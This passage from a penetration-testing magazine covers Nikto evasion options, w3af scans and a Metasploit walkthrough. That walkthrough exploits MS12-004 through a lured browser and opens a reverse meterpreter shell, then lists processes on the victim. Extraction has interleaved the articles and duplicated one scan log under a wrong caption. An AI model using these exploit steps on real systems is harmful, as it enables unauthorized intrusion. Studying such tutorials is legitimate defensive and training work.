findDVCS | | | Find GIT, Mercurial (HG), and Bazaar (BZR) reposi
findGit | | | Find GIT repositories
findVhost | Enabled | | Modify the HTTP Host header and try to find virtu
fingerBing | Yes | | Search Bing to get a list of users for a domain.
fingerGoogle | Yes | | Search Google using the Google API to get a list
fingerPKS | | | Search MIT PKS to get a list of users for a domai
fingerPrint WAF | Enabled | | Identify if a Web Application Firewall is present
fingerPrint os | Enabled | | Fingerprint the remote operating system using the
frontpage_version | | | Search FrontPage server info file and if it finds
ghdb | Yes | | Search Google for vulnerabilities in the target s
googleSpider | Yes | | Search google using google API to get new URLs
-----
```

Figure 10. list of sub-modules in the discovery plugin

```
w3af/plugins>>> output console,txtFile,htmlFile
w3af/plugins>>> output
```

Plugin name	Status	Conf	Description
console	Enabled	Yes	Print messages to the console.
emailReport	Enabled	Yes	Email report to specified addresses.
gtkOutput	Enabled	Yes	Saves messages to kb.kb.getData('gtkOutput', 'ques
htmlFile	Enabled	Yes	Print all messages to a HTML file.
txtFile	Enabled	Yes	Prints all messages to a text file.
xmlFile	Enabled	Yes	Print all messages to a xml file.

Figure 11. Setting up the output options for the audit result

- Use Windows directory separator \ instead of /
- Session splicing

To use an evasion technique:

We just have to specify the `-e` parameter along with the evasion technique number.

```
For ex: root@bt:~#./nikto.pl -u http://targetsite.com
-e 314.
```

This will activate the evasion techniques namely “Premature URL Ending”, “Random URI Encoding” and “Prepend long random string to requests”

Conclusion

Nikto, even though not being a full penetration testing tool in itself, does help in identifying the common vulnerabilities existing on a web server. It also comes handy, when the penetration testing is to be performed within a short period of time limit.

W3AF

Another vulnerability assessment and exploitation tool in the Backtrack suite of tools is the well-known w3af. *Web Application Attack and Audit Framework* or *w3af* is an open source web security tool, made by Andres Riancho. Written in Python, the main power of w3af lies in its over 100+ plugins, which we will be seeing further in this article. w3af, unlike Nikto, not only finds the vulnerabilities, it also goes a step ahead and exploits the found vulnerabilities to get further access to the target.

The plugins of w3af are divided into 8 parts, according to their usage namely: *Discovery, audit, grep, attack,*

```
w3af>>> start
Exiting setOutputPlugins()
Called w3afCore.start()
Called buildOpeners
NmapAlive: added one connection, len(self.hostmap['adityagupta.net']): 1
DNS response from DNS server for domain: adityagupta.net
GET http://adityagupta.net returned HTTP code "200" - id: 80
Starting "errorPages" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "lang" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
"htp://adityagupta.net" is NOT a 404. [similarity index < 0.9]
The page language is: en
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "httpAuthDetect" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "pathDisclosure" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "error500" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "collectCookies" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "doNotEventValidation" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "codeDisclosure" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "blankBody" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "metaTags" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "meta" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
```

Figure 12. Audit in progress with the selected profile and plugins

```
w3af>>> start
Exiting setOutputPlugins()
Called w3afCore.start()
Called buildOpeners
NmapAlive: added one connection, len(self.hostmap["adityagupta.net"]): 1
DNS response from DNS server for domain: adityagupta.net
GET http://adityagupta.net returned HTTP code "200" - id: 80
Starting "errorPages" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "lang" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
"htp://adityagupta.net" is NOT a 404. [similarity index < 0.9]
The page language is: en
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "httpAuthDetect" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "pathDisclosure" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "error500" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "collectCookies" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "doNotEventValidation" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "codeDisclosure" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "blankBody" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "metaTags" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Finished grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
Starting "meta" grep worker for response: < httpResponse | 200 | http://adityagupta.net | id:80 >
```

Figure 13. Writing the automation script including the list of commands

mangle, evasion, attack and bruteforce. The vulnerabilities share their knowledge with each other using a knowledge base. We could also use w3af in order to send fuzzy and manual HTTP requests with the vulnerability found, to the target server. W3af can be operated in both modes: *Graphical User Interface (gtkUI)* and *Console User Interface (consoleUI)*. In this article, for the sake of simplicity, we will be using the w3af in consoleUI mode.

Usage

Let’s first of all launch the w3af console and have a look at all the available options (Figure 5).

```
root@bt:~/pentest/web/w3af# ./w3af_console
w3af>>> help
```

The first step here is to select a profile. A profile is generally the selection of particular modules from the plugins which would be activated during the audit.

Navigate to the profiles menu, and list all the available profile options (Figure 6):

```
w3af>>>profiles
w3af/profiles>>>list
```

This shows us all the available profile options in w3af, which could be used in an audit. One could also

```
root@bt:~/pentest/web/w3af# nano Adi.w3af
root@bt:~/pentest/web/w3af# ./w3af_console -s Adi.w3af
w3af>>> profiles
w3af/profiles>>> list
```

Profile	Description
bruteforce	Bruteforce form or basic authentication access credentials. To run this profile, set the target access control is, and then click on Start.
audit_high_risk	Perform a scan to only identify the vulnerabilities. Injection, OS Commanding, Insecure File Upload
full_audit_manual_disc	Perform a manual discovery using the spiderMap site for any known vulnerabilities.
full_audit	This profile performs a full audit of the target webSpider plugin for discovery.
OWASP TOP10	The Open Web Application Security Project (OWASP) community focused on improving the security of searched for and published the ten-most common flaws: http://www.owasp.org/index.php/OWASP T

Figure 14. Automation in progress

manually select the modules from the plugins. But, in order to reduce the human effort and fasten up the process profiles were developed.

Let us now go ahead and chose the profile `OWASP_TOP10`, which searches for the OWASP Top 10 vulnerabilities and exploits them.

```
w3af/profiles>>>use OWASP_TOP10
```

After selecting the profile, we should now select our attack target.

```
w3af/plugins>>> back
w3af>>> target
w3af/config:target>>> view
```

The target contains the following options, which could be specified by user about the target: `targetOS`, `targetFramework` and `target` itself.

Let us suppose that we don't exactly know the target Operating System and Programming Framework being used. So, we will only set the target URL.

```
w3af/config:target>>> set target
http://10.0.53.242/attackme
```

After the target has been set, let's have a look at the plugins, and select if necessary.

To view information about a particular plugin, navigate to plugins, and type in help [plugin-name].

```
w3af>>> plugins
w3af/plugins>>> help audit
```

To view the modules stored in a plugin, just type in the [plugin-name], and it will bring up the modules within that plugin.

```
w3af/plugins>>> discovery
```

We could either select the modules to be used from this list or opt to use all of them. Since, we have already selected the `OWASP_TOP10` profile; it has automatically enabled the associated modules of the plugins with it. To enable a module which is not selected at present, for example, `phpinfo` in our case,

```
w3af/plugins>>> discovery phpinfo
```

The above command would also enable the `phpinfo` module of the `discovery` plugin. After setting up the plugins, let us move forward and set the output methods of the audit process. We want to set it to show up in console, and also get saved as text and an HTML file.

```
w3af/plugins>>> output console, textFile, htmlFile
```

Type in output again, to make sure, if they have been enabled.

```
w3af/plugins>>> output
```

To start the audit, go back, and type in start.

```
w3af>>start
```

It will now perform the audit and show the output in console, as well as save it in a text and html file.

An important feature of `w3af` is its automation capabilities. `W3af` offers creation of scripts which could be executed, and would run the above audit using the same commands which we used just now, so that we don't have to type each and every command again when we are auditing.

To do this, create a filename, with the extension `w3af` in the same folder, where `w3af` is present.

Type in it, the commands in sequential order, which needs to be executed. In our case, it is `profiles`, `list`, `use OWASP_TOP10`, `back`, `target`, `set target http://10.0.53.242/attackme`, `back`, `plugins`, `discovery phpinfo`, `output console`, `textFile`, `htmlFile`, `output`, `start`.

Save the filename as `anyname.w3af` as stated above. Now, launch the `w3af` console, with the script parameter to be the filename just created.

```
root@bt:~#./w3af_console -s Adi.w3af
```

Conclusion


To conclude, `w3af` is an wonderful Penetration Testing tool, which finds the vulnerabilities and also exploits them. In real life scenario, this is often used along with Nikto Scanner to get better results about the vulnerabilities on the server.

ADITYA GUPTA



Aditya Gupta is a well-known Mobile Security Researcher and Penetration Tester. His main expertise includes Exploiting Web Applications, Evading Firewalls and Exploit Research. Aditya is responsible for the discovery of many serious vulnerabilities in websites such as Google, Apple, Microsoft, Skype, Adobe, and a variety of other major software technologies. Aditya has worked on many Android security projects and has been a frequent speaker to many of the conferences. He can be followed on twitter at @adi1391.

CODENAME: SAMURAI SKILLS COURSE



<< Penetration Test Training Samurai Skills >>

- You will learn Real World Hacking Techniques for Targeting , Attacking , Penetrating your target
- Real Live Targets (Websites , Networks , Servers) and some vmware images
- Course Instructors are Real Ethical Hackers With more than 7
- years Experience in Penetration Testing
- ONE Year Support in Forums and Tickets
- Every Month New Videos (Course Updated Regularly)
- Suitable Course Price for ONE Year Support
- Take Our course at your own pace (any time , any where)
- Our Course is Totally Different from Other Courses (new Techniques)

We have Real World Hacking/Penetration Testing Lab with Over 20 Real Target

Use Metasploit in Backtrack 5

Metasploit comes in several flavors: Metasploit framework, Metasploit community edition, Metasploit pro. In Backtrack 5, Metasploit framework is installed by default. Metasploit framework provides you with information on security vulnerabilities which can be used to exploit a system. Penetration testers can also use this tool to launch manual or automated scans.

Before you actually could exploit a system, you need to know if the system is vulnerable for a certain type of attack.

What is a vulnerable system?

A vulnerability is a weakness in software, hardware that enables the attacker to compromise the confidentiality, integrity or availability of that system. A system can be but not limited to: a server running an operating system, router switch, firewall, mobile devices, TV, etc. For example: when an attacker launches a distributed denial of service attack, he enables the unavailability of a system. If data is intercepted and changed, he enables integrity.

An attacker can use a vulnerability to compromise a system. For example a weakness in a protocol allows the attacker to run arbitrary code.

The attacker launches the exploit on the vulnerable system. Based on the actual payload send together with the exploit, the attacker receives a (reverse) shell.

If you understand the vulnerability, it will help you to implement the appropriate security control. A security control can be a patch or a security device.

Important to know is that you understand the vulnerability context:

- Where do they exist?
- Where do they run?

So, what is the exploit context?

- Exploit runs where the vulnerability exists
- Where does it run, client side or server side?

Example 1

Let say, you have a server located into the DMZ. The vulnerability context is the server itself and the exploit context is the DMZ. If an attacker can compromise a vulnerable server in the DMZ, he has properly access to all servers in that DMZ. The attacker can use other techniques like pivoting to access servers in the internal network.

Example 2

If a client computer is placed on a client LAN, the vulnerability context is the client and the exploit context in the client LAN. If an attacker can compromise a vulnerable client in the LAN, he has properly access to all resources on the client LAN.

Client-side exploit

If a vulnerability exist on a client, it can be compromised by a client-side exploit. Client side vulnerabilities lives in Java, operating system, applications such as web browser, Office, Acrobat Reader. The attack is basically launched by tricking the user to click on a link embedded in an email, or send the user an attachment which contains the exploit. When the user clicks on the link, the user is redirected to a website which contains the actual code to launch the exploit. A traditional firewall does not help this attack from happening, since the user opens a connection over port 443 or port 80. These ports are usually allowed on the firewall. Before a system can be exploited, you can take the following steps:

- Choose and configure the module in Metasploit
- Select a payload, which provides the attacker a remote shell




Figure 3. Output show options command

Step 1: Search for an existing module

In Metasploit, you can search for a module by using the following command:

```
msf> search <module>
```

Where <module> is the name of the module you are searching for. In Figure 1, you can see the output from the search command.

```
msf> search ms12_004
```

Step 2: Retrieve more information about the module

Use the command info <module> to obtain more information about the module.

```
msf> info exploit/windows/browser/ms12_004_midi
```

In Figure 2, you can retrieve more information of the target and also an explanation on the needed variables. A list of the available target is also available.




Figure 4. Configure variables




Figure 5. Configure payload settings

Step 3: Choose and configure the module in Metasploit

After you know which module you want to use, you can select the module and assign the appropriate variables.

```
msf> use exploit/windows/browser/ms12_004_midi
```

From this point, you need to fill in the variables. These are needed as input to finally exploit the target.

To know which variables need to fill in, use the command show options as shown in Figure 3.

Variable SRVHOST

This variable is used to specify the local host to listen on. In this example, you have to specify the IP address of your Backtrack machine.

```
msf> exploit(ms12_004_midi) > set SRVHOST 10.32.5.10
```

Variable SRVPORT

This variable is used to specify the local port to listen on.




Figure 6. Launching the exploit




Figure 7. Client connects to web server

```
msf> exploit(ms12_004_midi) > set SRVPORT 80
```

You can see the result of defining these variables in Figure 4.

Variable URIPATH

This variable is used to use the default URI.

```
msf> exploit(ms12_004_midi) > set URIPATH /
```

Step 4: Select a payload, which provides the attacker a remote shell

It is time to select your payload. There are a lot of payloads available, but you have to select the one which works for you. In this example you have to select the meterpreter as payload. You can select this payload by using the following command.

```
msf> exploit(ms12_004_midi) > set payload windows/meterpreter/reverse_tcp
```

When launching show options again, you can see which variables need to be filled and used by the



Figure 8. Verifying the connection



Figure 9. Output of show sessions

payload. First specify the IP address of the local host you are listening on. This IP address is needed to setup our reverse shell, thus from the compromised client back to our machine. Also specify the port that your machine is listening on.

```
msf> exploit(ms12_004_midi) > set LHOST 10.32.5.10
msf> exploit(ms12_004_midi) > set LPORT 8080
```

The result of setting these variables is displayed in Figure 5.

Step 5: Launch the exploit

After choosing the exploit, selecting a payload and defining all variables you are ready to launch the exploit. You can use the following command:

```
msf> exploit(ms12_004_midi) > exploit
```

After launching the exploit, the web server is started and listening on port 80. You can see the result in Figure 6.




Figure 10. Interact with sessions



Figure 11. Output of getuid

Step 6: Use a web browser on the client to connect to the web server

This can be a tricky part. You need some assistance from the end user here. You have to send the link of your web server so that the user can click on that link and is redirected to your web server.

Figure 7 shows you the IP address of the destination web server the user is connecting to.

Step 7: Verifying the connection

When the user has a connection to your web server, the crafted file is sent to the web browser of the user account. When the file is executed successfully, a reverse connection is created and the attacker has access to the machine of the end user.

You can see in Figure 8 that a connection is created successfully.

Step 8: Interact with the session

You can use the following command to list the sessions:

```
msf> exploit(ms12_004_midi)> show sessions
```




Figure 12. Output of ps




Figure 13. Closing your session

Figure 9 show you the available sessions. You can see that we have one session and the administrator is currently logged on.

Each session is numbered as you can see in the above table under Id. To interact with this session you can use the following command:

```
msf> exploit(ms12_004_midi)> sessions -i 1
```

After interacting with a session, you successfully have now a meterpreter session. Notice that the prompted has changed. To retrieve information on the currently logged user, use the command `getuid` as you can see in Figure 11.

To retrieve a list of all running processes on the target machine, use the command `ps` as you can see in Figure 12.

Step 9: Close your session

To close your session, you can use the command `exit` as seen in Figure 13.

Conclusion

If applications, operating systems, etc are not properly patched, an attacker can use the weaknesses in these systems to gain access.

JOHAN LOOS



Johan works as a freelance information security specialist/trainer and is owner of Access Denied bvba, a Belgian based company. He focus on ethical hacking, wireless security, vulnerability assessments, next-generation firewalls and data-center security. Johan has more than 15 year experience in ICT and during his career he obtained several certification such as CISSP, CEH, OSWP, and others.

Johan has more than 15 year experience in ICT and during his career he obtained several certification such as CISSP, CEH, OSWP, and others.

BackTrack 5
Toolkit
Tutorial

Steps To Install BackTrack 5

We are finally ready to start installing Backtrack. To do, double-click on the install.sh icon on the desktop. This will start the graphical installer. Select your language of choice and click the 'Forward' button (Figure 2).

Next, select your time zone and click the 'Forward' button (Figure 3).

The next step is to select your keyboard layout. Pick yours and click the 'Forward' button. I can not vouch for any keyboard layout other than English (Figure 4).

Click on 'Specify partitions manually' and click the 'Forward' button (Figure 5).

We are not going to indicate the mount points for our partitions. First let's setup our root partition. Click on the row with vg-root in it and click the 'Change' button (Figure 6).

Select ext4 from the dropdown menu for 'Use as:', click 'Format the partition:', enter '/' without the quotes for the mount point and click the 'OK' button. The system will re-read the partition table and redisplay it (Figure 7).

Now for the boot partition. Click the row with your boot partition in it, /dev/sdb1 in my case, and click the 'Change' button (Figure 8).



Figure 3. BackTrack Installation II



Figure 4. BackTrack Installation III



Figure 5. BackTrack Installation IV

Again, select ext4 and click the format checkbox. Enter /boot without the quotes for the mount point and click the 'OK' button. The disk partition will be re-read and the display updated (Figure 9).

Click the 'Forward' button (Figure 10).

You will get this message if you are installing to a USB drive and not using a swap partition. Click the 'Continue' button (Figure 11).




Figure 6. BackTrack Installation V

